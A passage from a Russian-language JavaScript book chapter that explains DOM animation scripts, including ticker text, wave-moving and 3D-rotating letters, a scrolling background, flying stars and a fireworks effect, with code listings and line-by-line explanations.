пользователя. Однако бегущие строки обладают еще одной интересной особенностью. Они позволяют осуществить последовательное отображение достаточно большого объема информации на весьма малом пространстве Web-страницы. Стоит отметить, что эффект бегущей строки может быть реализован и без применения скриптов, при помощи HTML-элемента `MARQUEE`. Однако этот элемент не входит в стандарт HTML. К тому же, использование скрипта позволяет гибко варьировать параметры отображения бегущей строки и реализовать эффекты, недоступные при использовании элемента `MARQUEE`.

Вариант 1

Один из подходов к созданию эффекта бегущей строки был рассмотрен нами в *главе 10* (файл примера examples\10\ex_10_07.htm). Он состоит в периодическом выводе фрагментов текста фиксированной длины, являющихся частями всего текста, предназначенного для отображения в бегущей строке, в одну и ту же позицию на экране. Скрипт, содержащийся в файле examples\10\ex_13_03.htm, реализует алгоритм, идентичный тому, который был представлен в примере ex_10_07.htm с той лишь разницей, что текст выводится не в строку состояния, а в текстовый узел дерева документа. Текстовый узел создается в процессе инициализации скрипта в элементе `DIV`, заданном в HTML-разметке с идентификатором `ID_ANIMATE`. Поскольку код скрипта крайне прост, а детальное описание алгоритма его работы вы можете найти в *главе 10*, здесь я приведу только листинг создания текстового узла и обработчика событий таймера, в котором, собственно, и производится вывод текста.

```
var oContainer = document.createTextNode("");
document.getElementById("ID_ANIMATE").appendChild(oContainer);
function OnTimer()
{
  oContainer.nodeValue = strSample.substring(nPos,
                                             nPos + nLen);
  if(++nPos > (strSample.length - nLen))
    nPos = 0;
}
```

Вариант 2

Принцип создания эффекта бегущей строки, используемый в предыдущем рассмотренном нами скрипте, безусловно, накладывает существенные ограничения на его функциональность. Так, строка может иметь только текстовое содержимое. К тому же, сдвиг текста производится

"рывками", с интервалом в один символ. Скрипт, работу которого мы сейчас обсудим, позволяет использовать в бегущей строке произвольное гипертекстовое содержимое. Перемещение этого содержимого производится плавно, с интервалом в один пиксел.

Рассматриваемый нами скрипт находится в файле examples\13 \ex_13_04.htm на прилагаемом к книге компакт-диске. Принцип его работы состоит в периодическом циклическом сдвиге блока с содержимым бегущей строки, образованного элементом PRE относительно его контейнера, образованного элементом DIV. Эти элементы, как и само содержимое бегущей строки, задаются HTML-разметкой. Например:

```
<DIV ID="ID_ANIMATION"><PRE ID="ID_ANIMATE">Содержимое бегущей
строки</PRE></DIV>
```

Как видите, элемент-контейнер DIV имеет идентификатор ID_ANIMATION, а элемент PRE — идентификатор ID_ANIMATE. Для обеспечения правильного позиционирования блоков друг относительно друга и определения ширины элемента DIV во внедренной в документ таблице стилей CSS содержатся соответствующие правила:

```
#ID_ANIMATION
{
  position    :    relative;
  padding     :    0px;
  width       :    256px;
  overflow    :    hidden;
}

#ID_ANIMATE
{
  display     :    inline;
  position    :    relative;
  ...
}
```

Заметьте, что значением свойства overflow набора правил, соответствующего селектору #ID_ANIMATION, является hidden. Таким образом, содержимое бегущей строки, выходящее за границы элемента-контейнера DIV, будет усекаться. Код скрипта мал по объему и поэтому приводится здесь полностью.

```
var oText = document.getElementById("ID_ANIMATE");
var oContainer = document.getElementById("ID_ANIMATION");
```

```
var nWidth = oText.offsetWidth;
var nPos = oContainer.offsetWidth;

function OnTimer()
{
  oText.style.left = nPos.toString() + "px";

  if(--nPos < -nWidth)
    nPos = oContainer.offsetWidth;
}

OnTimer();
window.setInterval(OnTimer, 20);
```

Как вы можете видеть, в процессе инициализации скрипта переменным `oContainer` и `oText` присваиваются ссылки на DOM-объекты описанных ранее элементов `DIV` и `PRE`. Затем в переменной `nWidth` сохраняется ширина (в пикселах) элемента `PRE`, а переменной `nPos` присваивается значение, равное ширине элемента-контейнера `DIV`. Для определения ширины элемента используется свойство `offsetWidth`, не специфицируемое в DOM. Однако оно поддерживается большинством популярных браузеров. Переменная `nPos` определяет текущее смешение строкового блока элемента `PRE` относительно структурного блока элемента `DIV`. Затем производится вызов функции `OnTimer` и запускается таймер, обработчиком событий которого также является `OnTimer`.

В функции `OnTimer` производится изменение горизонтального смещения блока элемента `PRE` относительно его контейнера путем установки значения свойству `left` встроенной информации о стиле. Значение, заносимое в `left`, определяется величиной, содержащейся в `nPos`. При каждом вызове `OnTimer` значение `nPos` уменьшается на 1 (соответственно, на один пиксел уменьшается смещение блока элемента `PRE` относительно контейнера). При достижении значением смещения величины, равной отрицательному значению ширины содержимого бегущей строки (в этот момент вся бегущая строка скрывается за левой границей области содержимого элемента-контейнера), это значение (переменная `nPos`) снова устанавливается равным ширине контейнера (при таком смещении бегущая строка скрыта за правой границей области содержимого контейнера). Таким образом и осуществляется периодический циклический сдвиг содержимого бегущей строки.

Примечание

В файле examples\13\ex_13_05.htm на компакт-диске находится скрипт, использующий только что описанный алгоритм для прокрутки

произвольного гипертекстового содержимого в вертикальном направлении. Он может быть использован, например, для показа серии объявлений на страницах сайта.

Волнообразно движущийся текст

Эффект 1

Скрипт, который мы рассмотрим сейчас, создает эффект анимации текстовой надписи, выглядящий как ее волнообразное движение. Принцип создания данного эффекта состоит в периодическом изменении размера шрифта каждого символа надписи. Размер шрифта символов является функцией синуса от текущего времени и позиции символа в строке. Чтобы было понятно, о чем идет речь, на рис. 13.1 приведено изображение работы скрипта в некоторый момент времени.




Рис. 13.1. Работа скрипта, создающего волнообразно движущийся текст (эффект 1)

Скрипт находится в файле examples\13\ex_13_06.htm. Принцип его работы основан на создании множества элементов `SPAN`, содержащих по одному символу надписи, анимация которой будет выполняться. Имея ссылки на DOM-объекты этих элементов, мы сможем производить изменение стилевой информации каждого из них, тем самым задавая параметры представления отдельных символов.

В начале скрипта инициализируются несколько переменных.

```
var nPeriod   = 2;  // количество периодов синусоиды
var nMaxSize  = 64; // максимальный размер шрифта
var nMinSize  = 12; // минимальный размер шрифта
var strText   = "Волнообразно движущийся текст";
var fPhase    = 0.0;
var aoChars   = new Array();
var nSteps    = strText.length;
var fStep     = 2 * Math.PI * nPeriod / nSteps;
```

```
var nDy       = (nMaxSize + nMinSize) / 2;
var nAmp      = (nMaxSize - nMinSize) / 2;
```

Переменная nPeriod задает количество периодов "синусовидных" искривлений, которым будет подвергнута надпись. Переменные nMinSize и nMaxSize определяют минимальный и максимальный размеры шрифта символов. Их разность, соответственно, определяет амплитуду изменений размера шрифта. Переменной nAmp присваивается значение половины этой амплитуды. Переменная nDy инициализируется значением среднего размера шрифта. Текст надписи задается переменной strText. В переменной nSteps сохраняется количество символов надписи. В переменную fStep заносится значение приращения угла для каждого символа, исходя из количества периодов синусоиды и количества символов. Движение "волн" по тексту будет обеспечиваться путем изменения фазы синусоиды. Ее значение содержится в переменной fPhase, она инициализируется величиной 0.0. Ссылки на DOM-объекты элементов SPAN, содержащих символы надписи, будут храниться в массиве aoChars, создаваемом здесь же.

Элементы SPAN для каждого символа добавляются в элемент SPAN с атрибутом ID, установленным в значение ID_ANIMATE, создаваемый при помощи HTML-разметки:

```
<SPAN ID="ID_ANIMATE"></SPAN>
```

Код добавления элементов SPAN выполняется при инициализации скрипта. Он выглядит следующим образом:

```
for(var i = 0; i < nSteps; i++)
{
    var oSpan = document.createElement("SPAN");
    oSpan.appendChild(document.createTextNode(
                        strText.substring(i, i + 1)));
    document.getElementById("ID_ANIMATE").appendChild(oSpan);
    aoChars[i] = oSpan;
}
```

Изменение размеров шрифтов символов надписи производится в обработчике событий таймера OnTimer.

```
function OnTimer()
{
    for(var i = 0; i < nSteps; i++)
    {
        var nSize = Math.ceil(Math.sin(fStep * i + fPhase) *
                              nAmp + nDy);
```

```
        aoChars[i].style.fontSize = nSize.toString(10) + "px";
    }
    fPhase += fStep;
}
```

Здесь в цикле перебираются все DOM-объекты созданных элементов `SPAN`, содержащих символы надписи, для каждого из них производится вычисление и установка размера шрифта путем изменения свойства `fontSize` объекта `style` (соответственно, изменяется CSS-свойство `font-size` встроенной стилевой информации). Затем увеличивается фазовый сдвиг синусоиды (значение переменной `fPhase`) на величину приращения угла в расчете на один символ (значение переменной `fStep`).

Эффект 2

Следующий скрипт, который мы рассмотрим, также создает эффект волнообразного движения текста. Однако в данном случае будет производиться именно перемещение отдельных символов надписи. Символы будут двигаться вертикально, располагаясь по синусоиде. Рассматриваемый скрипт находится в файле examples\13\ex_13_07.htm. На рис. 13.2 приведена иллюстрация его работы.




Рис. 13.2. Работа скрипта, создающего волнообразно движущийся текст (эффект 2)

Алгоритм работы этого скрипта очень похож на алгоритм работы предыдущего, поэтому здесь будут описаны только существенные отличия.

Итак, в начале скрипта также инициализируются переменные, часть из которых задает параметры движения текста (траекторию движения, фактически — параметры синусоиды). Переменные `nPeriod`, `strText`, `fPhase`, `nSteps`, `fStep`, `aoChars` имеют то же назначение, что и в предыдущем примере, и им присваиваются те же значения. Роль переменной `nAmp` теперь играет переменная `nAmplitude2`. Ее значение задается константой. Переменная `nKPhase` определяет дополнительный коэффициент

фазового смещения на каждой итерации движения текста. Чем больше ее значение, тем более плавно движется текст.

```
var nAmplitude2 = 64; // половина амплитуды синусоиды
var nKPhase     = 16; // коэффициент фазового сдвига
                      // на каждой итерации
```

Генерируемые для каждого символа элементы SPAN теперь добавляются в элемент DIV, с идентификатором ID_ANIMATE, создаваемым при помощи HTML-разметки:

```
<DIV ID="ID_ANIMATE"></DIV>
```

При инициализации скрипта на DOM-объект данного элемента получается ссылка:

```
var oAnimate = document.getElementById("ID_ANIMATE");
```

Для того чтобы позиционировать изображение анимации по центру страницы, этот элемент внедрен в ячейку таблицы (см. код HTML-разметки в файле ex_13_07.htm) с соответствующими значениями атрибутов выравнивания по горизонтали и вертикали. Для точного позиционирования высота данного элемента устанавливается в один пиксел путем определения соответствующего правила во внедренной в документ таблице стилей.

```
#ID_ANIMATE
{
  height  :   1px;
  ...
```

Там же его дочерним элементам SPAN назначается относительная схема позиционирования.

```
#ID_ANIMATE SPAN
{
  position    :   relative;
}
```

Если вы захотите расположить анимацию подобного рода в произвольном месте Web-страницы, воспользовавшись данным скриптом, то можете просто задать необходимую ширину и высоту таблицы, в которой содержится описанный ранее элемент DIV, и поместить эту таблицу в нужное место HTML-разметки вашего документа.

Код создания элементов SPAN, содержащих отдельные символы надписи, аналогичен коду из предыдущего скрипта с тем лишь отличием, что соз-

даваемым элементам устанавливается значение позиционного уровня, равное 1, путем изменения свойства `zIndex` их объекта `style`. Данное действие необходимо для правильного отображения анимации в браузере Opera (без этого верхняя часть изображения усекается).

```
...
oSpan.style.zIndex = 1;
...
```

Перемещение элементов, содержащих символы, также производится в обработчике событий таймера `OnTimer`. В `OnTimer` в цикле перебираются DOM-объекты созданных `SPAN`, и для каждого из них вычисляется и устанавливается смещение по вертикали относительно элемента-контейнера `DIV` путем изменения свойства `top` объекта `style`, а затем производится изменение переменной `fPhase`, содержащей значение фазового сдвига синусоиды.

Эффект 3

Скрипт, который мы рассмотрим сейчас, так же, как и два предыдущих скрипта, создает эффект волнообразного движения текста. Однако его работа делится на два этапа. На первом этапе производится движение только первого символа надписи влево с замедлением, а затем вправо с ускорением. Это движение создает эффект удара первым символом по оставшейся строке. На втором этапе начинается волнообразное движение текста. Это выглядит как движение одиночной волны по текстовой надписи слева направо. На рис. 13.3 приведена иллюстрация второго этапа работы скрипта.




Рис. 13.3. Второй этап работы скрипта

Скрипт находится в файле examples\13\ex_13_08.htm. При инициализации в нем также производится создание элементов `SPAN` для каждого символа надписи, задаваемой переменной `strText`, и добавление их в

документ в элемент SPAN с идентификатором ID_ANIMATE, а также добавление ссылок на созданные элементы в массив aoChars.

Первая фаза работы скрипта (движение первого символа) инициализируется функцией InitPhase_1.

```
function InitPhase_1()
{
  fX       = 0.1;
  fdX      = -9;
  nTimerID = setInterval(OnTimer_1, 20);
}
```

Используемые в ней переменные определяются в начале скрипта. Переменная fX содержит текущее значение сдвига первого символа по горизонтали от позиции его нормального размещения. Переменная fdX задает значение текущего приращения значения переменной fX на каждой итерации движения первого символа надписи. Функция InitPhase_1 запускает таймер, обработчиком событий которого является функция OnTimer_1.

```
function OnTimer_1()
{
  fX += fdX;

  if(fX > 0)
  {
    fX = 0;
    clearInterval(nTimerID);
    InitPhase_2();
  }
  else
    fdX += 0.75;

  aoChars[0].style.left = Math.ceil(fX).toString() + "px";
}
```

В ней производится установка позиции первого символа путем изменения свойства left объекта style соответствующего элемента SPAN (позиция задается на основе значения переменной fX), а также изменение переменных fX и fdX. Поскольку при каждом вызове OnTimer_1 значение fX изменяется на величину fdX, а значение fdX увеличивается, скорость движения первого символа влево уменьшается, а затем символ начинает двигаться в обратном направлении с увеличивающейся скоростью. При

достижении первым символом надписи его первоначальной позиции (fX > 0) с помощью вызова функции InitPhase_2 инициализируется вторая фаза движения текста.

```
function InitPhase_2()
{
  fPhase   = 0;
  nTimerID = setInterval(OnTimer_2, 20);
}
```

Как видите, функция InitPhase_2 просто задает значение переменной fPhase (ее назначение — то же самое, что и в предыдущем примере) и запускает таймер, обработчиком событий которого является функция OnTimer_2. Код OnTimer_2 очень похож на код функции OnTimer_1 предыдущего скрипта. Он отличается тем, что изменение вертикальной позиции производится для группы символов. Это необходимо для того, чтобы по тексту двигалась только одна "волна". Движение волны достигается наращиванием значения фазового сдвига синусоиды (значения переменной fPhase). При достижении "волной" конца текстовой надписи таймер останавливается, а затем запускается таймер с единичным срабатыванием, обработчиком которого является функция InitPhase_1. Это обеспечивает цикличность процесса движения текста.

```
...
if(fPhase > 2 * pi * nPeriod)
{
  clearInterval(nTimerID);
  setTimeout(InitPhase_1, 2000);
}
```

Текст, прилетающий по частям

Пример скрипта, который находится в файле examples\13\ex_13_09.htm на компакт-диске, создает анимацию, выглядящую как одновременное движение символов, образующих текстовую надпись, к их позициям в строке. Начальное размещение символов — случайно.

Как и в нескольких предыдущих примерах, в данном скрипте создаются элементы SPAN, содержащие по одному символу надписи, определяемой переменной strText. Добавление этих элементов в документ производится в элемент DIV с идентификатором ID_ANIMATE, при этом ссылки на них сохраняются в массиве aoChars. Текущие позиции элементов SPAN, а также величины приращений этих позиций на каждом шаге движения

текста сохраняются в виде свойств m_fX, m_fY (позиция элемента по осям *x* и *y* соответственно), m_fDX и m_fDY (приращения переменных m_fX и m_fY соответственно) их DOM-объектов. Свойства m_fX и m_fY инициализируются случайными значениями в диапазоне [-nDevX, nDevX] и [-nDevY, nDevY], а значения свойств m_fDX и m_fDY рассчитываются на их основе непосредственно после создания каждого элемента SPAN.

```
var nDevX = 300;
var nDevY = 300;
...
for(var i = 0; i < nCount; i++)
{
  ...
  aoChars[i].m_fX = Math.random() * 2 * nDevX - nDevX;
  aoChars[i].m_fY = Math.random() * 2 * nDevY - nDevY;
  aoChars[i].m_fDX = -aoChars[i].m_fX / nDevX;
  aoChars[i].m_fDY = -aoChars[i].m_fY / nDevY;
  UpdateSpanPos(i);
}
```

Как видно из листинга, после создания каждого элемента SPAN вызывается функция UpdateSpanPos. Она служит для изменения позиции элемента в соответствии со значениями его свойств m_fX и m_fY. Код этой функции приведен далее.

```
function UpdateSpanPos(nNumber)
{
  aoChars[nNumber].style.top =
    Math.round(aoChars[nNumber].m_fX).toString(10) + "px";
  aoChars[nNumber].style.left =
    Math.round(aoChars[nNumber].m_fY).toString(10) + "px";
}
```

Как и прежде, основной алгоритм создания анимации содержится в обработчике событий таймера OnTimer.

```
function OnTimer()
{
  var bStop = true;

  for(var i = 0; i < nCount; i++)
  {
    aoChars[i].m_fX += aoChars[i].m_fDX;
    aoChars[i].m_fY += aoChars[i].m_fDY;
```

```
    if((Math.abs(aoChars[i].m_fX) < 1) &&
       (Math.abs(aoChars[i].m_fY) < 1))
    {
      aoChars[i].m_fX = 0;
      aoChars[i].m_fY = 0;
      aoChars[i].m_fDX = 0;
      aoChars[i].m_fDY = 0;
    }
    else
      bStop = false;

    UpdateSpanPos(i);
  }

  if(bStop)
    window.clearInterval(nTimerID);
}
```

В функции `OnTimer` в цикле производится последовательный перебор всех DOM-объектов элементов `SPAN`, содержащих символы надписи. Для каждого объекта обновляются значения его свойств `m_fX` и `m_fY` и вызывается функция `UpdateSpanPos` для изменения позиции элемента. При этом текущая позиция элемента контролируется. Если значения `m_fX` и `m_fY` меньше 1 (это означает, что элемент достиг своей позиции в строке), значения свойств `m_fX`, `m_fY`, `m_fDX`, `m_fDY` устанавливаются в 0 (элемент перестает двигаться). Если данное условие выполняется для всех элементов (все элементы достигли своих позиций), то значение переменной `bStop` после выхода из цикла остается равным `true`. В этом случае останавливается таймер, и движение текста прекращается.

Имитация движения текста по кругу в 3D-пространстве

В файле examples\13\ex_13_10.htm находится скрипт, реализующий анимационный эффект, выглядящий как перспективное трехмерное изображение надписи, символы которой движутся по окружности. Эффект выглядит весьма интересно. Его можно использовать, например, в качестве анимационного логотипа сайта.

Работа скрипта по-прежнему основана на создании и изменении параметров представления группы элементов `SPAN`, содержащих по одному символу надписи (надпись, как и в предыдущих скриптах, задается переменной `strText`). Код создания этих элементов остался прежним.

Основной же интерес представляет алгоритм изменения их параметров, реализованный в обработчике событий таймера `OnTimer`.

```
function OnTimer()
{
  var dfAlpha = 360 / nCount;

  for(var i = 0; i < nCount; i++)
  {
    var oSpan = aoChars[i];

    var nTop = nYPos + nHeight * Math.sin(
                 fAlpha - i * dfAlpha * Math.PI / 180);

    oSpan.style.top  = nTop;
    oSpan.style.left = nXPos + nWidth * Math.cos(
                       fAlpha - i * dfAlpha * Math.PI / 180);

    oSpan.style.fontSize =
       ((nTop - nYPos + nHeight) / (2 * nHeight)) *
       (nFontSizeMax - nFontSizeMin) + nFontSizeMin;
  }

  fAlpha += 0.02;
}
```

Функция `OnTimer` производит размещение сгенерированных элементов `SPAN` вдоль эллиптической траектории, а также изменяет размер шрифта содержащегося в них текста. Значения свойств `top` и `left` (координаты левого верхнего угла блока) элементов `SPAN` рассчитываются исходя из параметрического уравнения эллипса. Переменные `nXPos`, `nYPos`, `nWidth`, `nHeight`, определяемые при инициализации скрипта, задают, соответственно, координату по оси *x*, координату по оси *y*, длину горизонтальной и длину вертикальной полуосей эллипса. Переменная `fAlpha` определяет начальный угол построения эллипса. Вращение надписи происходит вследствие постоянного наращивания ее значения. Перспективность изображения достигается путем изменения размера шрифта символов в соответствии со значением их мнимого удаления от пользователя (оно вычисляется на основе вертикальной позиции блока, содержащего символ). Минимальное и максимальное значения величины шрифта задаются переменными `nFontSizeMin` и `nFontSizeMax`, также определяемыми при инициализации скрипта.

Движение фонового рисунка страницы

Скрипт, находящийся в файле examples\13\ex_13_11.htm, является хорошей иллюстрацией того, как, благодаря простоте управления представлением документа при помощи методов объектной модели, можно с минимальными усилиями создавать достаточно красочные анимационные эффекты. Данный скрипт осуществляет периодический сдвиг фонового изображения страницы на один пиксел вправо. При надлежащем подборе фонового изображения это смотрится весьма эффектно.

Фоновое изображение документа задается правилом таблицы стилей:

```
BODY
{
  background-image : url("img/11_bg.jpg");
}
```

Сдвиг изображения фона производится с помощью изменения CSS-свойства `background-position` элемента `BODY` путем модификации значения свойства `backgroundPosition` объекта `style` объекта `document.body`. Код скрипта состоит всего из двух строк:

```
var nPos = 0;
window.setInterval("document.body.style.backgroundPosition =\
                   (nPos++).toString() + 'px 0px';", 20);
```

Летящие звезды

Далее мы рассмотрим скрипт, создающий анимационный эффект, вызывающий ассоциации с движением звезд в космическом пространстве. Этот эффект выглядит весьма интересно и может быть использован для увеличения привлекательности страниц сайта с малым количеством информационного содержимого (например, на страницах, содержащих только ссылки на альтернативные разделы сайта на разных языках, страницах автоматического перенаправления пользователя на другие страницы и т. д.).

Скрипт находится в файле examples\13\ex_13_12.htm на компакт-диске. Принцип его работы основан на создании и периодическом перемещении в горизонтальном направлении множества небольших элементов `DIV`, имеющих различный цвет фона. Величины смещений различных элементов варьируются в некоторых пределах, вследствие чего создается иллюзия перспективности изображения ("звезды", движущиеся медленнее, воспринимаются как более удаленные).

Во избежание появления видимых областей документа, не содержащих движущихся объектов-звезд при увеличении размера окна браузера пользователем, размер области анимации изначально выбирается равной разрешающей способности дисплея (в этом случае даже при переводе браузера в полноэкранный режим просмотра пользователь не увидит пустых фрагментов страницы). Для того чтобы избежать появления полос прокрутки в окне браузера, во внедренной в документ ex_13_12.htm таблице стилей, определены следующие правила:

```
HTML, BODY
{
  ...
  width       :   100%;
  height      :   100%;
  overflow    :   hidden;
}
```

Теперь рассмотрим непосредственно алгоритм работы скрипта. В процессе его инициализации определяется несколько переменных. Часть из них задает параметры анимации. Изменение их значений позволит вам настроить скрипт по собственному желанию.

```
var nStarCount  = 128;  // Количество звезд
var nMinSpeed  = 1;     // Минимальная скорость
var nMaxSpeed  = 5;     // Максимальная скорость
var nMinSize  = 1;      // Минимальный размер "звезд"
var nMaxSize  = 3;      // Максимальный размер "звезд"
```

Код инициализации остальных переменных приведен в следующем листинге.

```
var aStars  = new Array(nStarCount);
var nWidth  = screen.width;
var nHeight = screen.height;
```

Массив `aStars` предназначен для хранения ссылок на DOM-объекты создаваемых элементов `DIV`. А в переменные `nWidth` и `nHeight` заносятся значения разрешения дисплея по осям *x* и *y* соответственно.

Генерирование элементов `DIV`, представляющих "звезды", производится функцией `GenerateStars`, также вызываемой в процессе инициализации скрипта. Ее код достаточно прост (см. файл примера ex_13_12.htm), поэтому здесь не приводится. Функция создает элементы `DIV` в количестве, равном `nStarCount`, при этом для каждого из них устанавливается схема абсолютного позиционирования и значение стилистического свойства

overflow, равное hidden. Ссылки на созданные элементы сохраняются в массиве aStars, потом производится добавление элементов в дерево документа и вызов функции ResetStar.

Функция ResetStar служит для установки параметров (координат, размера, цвета фона, скорости движения) элемента DIV, ссылка на который содержится в элементе массива aStars с индексом, равным значению ее первого параметра. Листинг функции ResetStar приведен далее.

```
function ResetStar(i, x)
{
  var oDiv = aStars[i];

  if(x < 0)
     x = Math.round(Math.random() * nWidth);

  oDiv.x      = x;
  oDiv.y      = Math.round(Math.random() * nHeight);
  oDiv.nSpeed = Math.round(Math.random() *
                 (nMaxSpeed - nMinSpeed)) + nMinSpeed;

  oDiv.style.backgroundColor =
     RGB_Str(Math.round(Math.random() * 0xFF),
             Math.round(Math.random() * 0xFF),
             Math.round(Math.random() * 0xFF));

  var nSize = Math.round(Math.random() *
             (nMaxSize - nMinSize)) + nMinSize;

  oDiv.style.width = nSize.toString(10) + "px";
  oDiv.style.height = oDiv.style.width;

  UpdateStarPos(i);
}
```

Из листинга видно, что значения координат и скорости движения элемента сохраняются в его свойствах x, y и nSpeed. Все параметры элемента вычисляются на основе случайных величин, генерируемых методом Math.random. Значение координаты элемента по оси *x*, однако, может быть передано вторым параметром функции (значение параметра используется, если оно неотрицательно). Для вычисления значения свойства backgroundColor (цвета фона) объекта style элемента применяется функция RGB_Str (ее код см. в файле ex_13_12.htm). Она возвра-

щает строку в формате `#rrggbb` в соответствии со значениями переданных ей параметров — красной, зеленой и синей цветовых составляющих. Для позиционирования элементов в соответствии с заданными координатами используется функция `UpdateStarPos`.

```
function UpdateStarPos(i)
{
  var oDiv = aStars[i];

  oDiv.style.top  = oDiv.y.toString() + "px";
  oDiv.style.left = oDiv.x.toString() + "px";
}
```

Она просто изменяет значения свойств `top` и `left` объекта `style` DOM-объекта элемента, индекс которого передается ей в качестве параметра.

Перемещение всех "звезд" осуществляется в функции `MoveStars`, являющейся обработчиком событий таймера.

```
function MoveStars()
{
  for(var i = 0; i < nStarCount; i++)
  {
    aStars[i].x += aStars[i].nSpeed;

    if(aStars[i].x > nWidth)
       ResetStar(i, 0);
    else
       UpdateStarPos(i);
  }
}
```

В ней производится перебор всех объектов, ссылки на которые хранятся в массиве `aStars` и увеличение значения их свойства `x` на величину `nSpeed`. Затем производится контроль полученного значения и, в случае превышения им значения `nWidth` (ширины области анимации), производится вызов функции `ResetStar` для установки новых параметров элемента (при этом его горизонтальная позиция устанавливается в 0). В противном случае вызывается `UpdateStarPos`, что приводит к перемещению элемента на новую позицию.

Примечание

В файле examples\13\ex_13_13.htm находится несколько измененный вариант только что рассмотренного скрипта. Его отличия состоят в

том, что область анимации ограничена элементом DIV. Такой элемент можно разместить в произвольном месте Web-страницы, а также задать ему необходимые размеры с помощью стилистических правил.

Эффект фейерверка

Скрипт, находящийся в файле examples\13\ex_13_14.htm, создает эффект анимации, имитирующий взрыв фейерверка. Принцип его работы, как и в предыдущем случае, основан на перемещении множества небольших элементов DIV (их ширина и высота равна одному пикселу). Перемещение происходит в пределах элемента-контейнера (элемент DIV с атрибутом ID, установленным в значение ID_ANIMATE).

Алгоритм работы скрипта достаточно прост. В начале фазы анимации случайным образом выбираются координаты точки "взрыва" в пределах элемента-контейнера. Все элементы DIV позиционируются в данную точку. Для каждого из них выбираются случайные значения величины и направления вектора скорости (скорость элемента определяет величины его смещений осям *x* и *y* от предыдущего местоположения на каждой итерации движения), а также время жизни (количество перемещений элемента, после которых он перестанет отображаться). Затем запускается таймер, в обработчике которого производится изменение позиций, уменьшение величин векторов скорости и значений времени жизни элементов, а также изменение случайным образом цвета их фона. Элементы, время жизни которых стало равным 0, скрываются (цвет их фона устанавливается равным цвету фона элемента-контейнера) и не перемещаются в дальнейшем. Когда время жизни всех элементов становится равным 0, фаза анимации заканчивается. При этом запускается таймер с единичным срабатыванием, событие которого инициализирует начало фазы анимации. И через некоторое время процесс повторяется снова.

Теперь давайте рассмотрим аспекты реализации скрипта. Его код начинается с определения переменных. Некоторые из них задают параметры воспроизводимого эффекта. Назначение этих переменных понятно из комментариев к ним.

```
var nStarCount  = 256;  // Количество звезд фейерверка
var nMinSpeed   = 2;    // Минимальная скорость звезд
var nMaxSpeed   = 4;    // Максимальная скорость звезд
var nMinLive    = 32;   // Минимальное время жизни элемента
var nMaxLive    = 42;   // Максимальное время жизни элемента
var fDSpeed     = 0.1;  // Уменьшение скорости элементов
```

Переменные nMinX, nMaxX, nMinY и nMaxY задают границы области, в пределах которой могут быть выбраны координаты точки "взрыва". Параметры этой области выбираются с таким расчетом, чтобы основная часть анимации всегда была видна пользователю.

```
var nMinX = Math.round(nWidth / 4);
var nMaxX = Math.round(nWidth / 4 * 3);
var nMinY = Math.round(nHeight / 4);
var nMaxY = Math.round(nHeight / 4 * 3);
```

Далее, в переменной oAnimate сохраняется ссылка на DOM-объект элемента-контейнера DIV с идентификатором ID_ANIMATE, в переменные nWidth и nHeight заносятся значения его ширины и высоты. Для хранения ссылок на DOM-объекты перемещаемых элементов DIV определяется массив aStars. Переменная nTimerID будет содержать идентификатор таймера, в обработчике которого будут выполняться основные действия по анимации.

Генерирование перемещаемых элементов DIV, служащих в качестве "звезд" фейерверка, добавление их в массив aStars и в дерево документа осуществляется функцией GenerateStars (см. код примера). Начало процесса анимации очередного фейерверка выполняет функция StartFireShow. Функции GenerateStars и StartFireShow последовательно вызываются на последнем этапе инициализации скрипта. Далее приведен листинг функции StartFireShow.

```
function StartFireShow()
{
  var x = Math.round(Math.random() * (nMaxX - nMinX)) + nMinX;
  var y = Math.round(Math.random() * (nMaxY - nMinY)) + nMinY;

  for(var i = 0; i < nStarCount; i++)
    ResetStar(i, x, y);

  nTimerID = window.setInterval(MoveStars, 40);
}
```

Как видите, функция выбирает координаты точки "взрыва" (переменные x и y), производит "настройку параметров" каждого перемещаемого элемента DIV, вызывая функцию ResetStar, и запускает таймер, обработчиком которого является функция MoveStars. Функция ResetStar (подробнее см. код примера) получает ссылку на DOM-объект элемента DIV из массива aStars, вычисляет и сохраняет параметры движения эле-

мента в виде значений его свойств. Текущие координаты элемента сохраняются в свойствах `x` и `y`, время жизни — в свойстве `nLive`. Вектор скорости определяется его модулем (свойство `fSpeed`) и значениями синуса и косинуса угла поворота в системе координат окна браузера (свойства `fSin` и `fCos`). Вот код вычисления значений этих свойств:

```
oDiv.fSpeed = Math.random() * (nMaxSpeed - nMinSpeed) +
                               nMinSpeed;
oDiv.fCos   = Math.random() * 2 - 1;
oDiv.fSin   = Math.random() * 2 - 1;
```

Функция `ResetStar` также вызывает функции `UpdateStarPos` и `UpdateStarBgColor`, которые осуществляют позиционирование элемента `DIV` в соответствии со значениями его координат, содержащихся в свойствах `x` и `y`, и установку элементу случайного цвета фона.

